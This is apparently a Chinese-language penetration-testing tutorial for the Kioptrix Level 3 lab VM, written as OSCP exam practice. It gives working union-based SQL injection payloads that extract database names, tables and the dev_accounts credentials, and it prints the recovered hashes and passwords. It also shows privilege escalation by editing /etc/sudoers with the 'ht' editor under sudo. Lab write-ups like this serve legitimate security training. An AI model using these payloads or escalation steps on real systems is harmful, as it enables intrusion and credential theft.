
四、采取攻击措施

数据库爆破常用参数

爆列数
?id=1 order by 7--

爆行数
?id=2 union select 1,2,3,4,5,6--
爆数据库

?id=2 union select 1,database(),3,4,5,6--
得到数据库名: gallery
爆表

?id=2 union select 1,group_concat(table_name),3,4,5,6 from information_schema.columns where table_schema=database()--
结果
爆元素

?id=2 union select 1,group_concat(column_name),3,4,5,6 from information_schema.columns where table_schema=database() and table_name='dev_accounts'--
逐个查询表中元素,在第一个表中看到以下信息
查看此内容
?id=2 union select 1,group_concat(username),group_concat(password),4,5,6 from dev_accounts--
加密的MD5值:
用户名:dreg,loneferret
密码:0d3eccfb887aabd50f243b3f155c0f8,5badcaf789d3d1d09794d8f021f40f0e

用户名:dreg,loneferret

密码:Mast3r,starwars
登录
有两中方法,一种利用shell,一种直接在靶机登录
登录成功

五、提权
靶机

试试另外一个账户,输入exit退出登录

可以看到有checksec.sh,CompanyPolicy.README这两个文件
做到这一步就没有什么头绪了,换另一种方式也没用,这个时候需要删除虚拟机,重新导入
cat CompanyPolicy.README

sudo ht

重新导入后执行sudo ht 结果如下,按F3搜索,并输入etc/sudoers


此处添加/bin/bash,按F10保存并退出

提权成功
kali执行shell连接

看到需要加密算法,这里我利用了gpt找到了解决办法,实际考试是不允许的,所以平时学习遇到的新一定要熟练掌握

利用代码:
ssh -o HostKeyAlgorithms=+ssh-rsa loneferret@192.168.108.137
成功登录

sudo ht
发现需要添加环境变量

添加环境变量
export TERM=xterm
再次执行 sudo ht,后面的步骤则和之前一样
#oscp#渗透测试 kioptix level 3靶机getshell及提权教程的更多相关文章
- 《Python黑帽子:黑客与渗透测试编程之道》 Windows系统提权
环境准备: pywin32的安装在第八章的键盘记录中有,这里还需要安装wmi: 在本人的32位win7上本来是没有easy_install这个命令的,这需要安装setuptools-0.6c11.wi ...
- 从getshell到提权
从getshell到提权 一.起因 学校推出新的党建系统,之前党建系统还参与开发,后来因为一些原因没有开发,主要想看看这届工作室的学弟.学妹代码水平,把源码撸下来审计一下,工作室用git开发的,记着上 ...
- [经验分享] OSCP 渗透测试认证
http://f4l13n5n0w.github.io/blog/2015/05/05/jing-yan-fen-xiang-oscp-shen-tou-ce-shi-ren-zheng/ “120天 ...
- 2019-9-9:渗透测试,基础学习,phpmyadmin getshell方法,基于时间的盲注,基于报错的注入,笔记
phpmyadmin getshell方法1,查看是否有导入导出设置 show global variables like '%secure-file-priv%';2,如果secure-file-p ...
- 小白日记24:kali渗透测试之提权(四)--利用漏洞提权
利用漏洞提权实例 前提:已渗透进一个XP或2003系统 一.实验目标漏洞:Ms11-080 补丁:Kb2592799 漏洞信息:https://technet.microsoft.com/librar ...
- LINUX渗透与提权总结
本文为Linux渗透与提权技巧总结篇,旨在收集各种Linux渗透技巧与提权版本,方便各位同学在日后的渗透测试中能够事半功倍. Linux 系统下的一些常见路径: 001 /etc/passwd 002 ...
- Oracle 10g提权测试
一直想摸索一下orcl提权的方式,今天测试了一下10g,可以成功提权. C:\wmpub>sqlplus scott/tiger@orcl SQL*Plus: Release 10.2.0.1. ...
- PHPMyWind5.4存储XSS后续getshell提权
0x0 前言 通过留言处的xss,我们可以得到管理员的cookie,进而登陆后台: https://www.cnblogs.com/Rain99-/p/10701769.html 现在要从后台入手,进 ...
- DC-8 靶机渗透测试
DC-8 渗透测试 冲冲冲 ,好好学习 . 核心:cms上传添加存在漏洞组件,利用该组件getshell 操作机:kali 172.66.66.129 靶机:DC-4 172.66.66.137 网络 ...
- Kali Linux Web渗透测试手册(第二版) - 1.3 - 靶机的安装
Kali Linux Web渗透测试手册(第二版) - 1.3 - 靶机的安装 一.配置KALI Linux和渗透测试环境 在这一章,我们将覆盖以下内容: 在Windows和Linux上安装Virt ...
随机推荐
- CTFSHOW pwn03 WrriteUp
本文来自一个初学CTF的小白,如有任何问题请大佬们指教! 题目来源 CTFShow pwn - pwn03 (ret2libc) https://ctf.show/challenges 思路 1.下载 ...
- 第43天:WEB攻防-PHP应用&SQL注入&符号拼接&请求方法&HTTP头&JSON&编码类
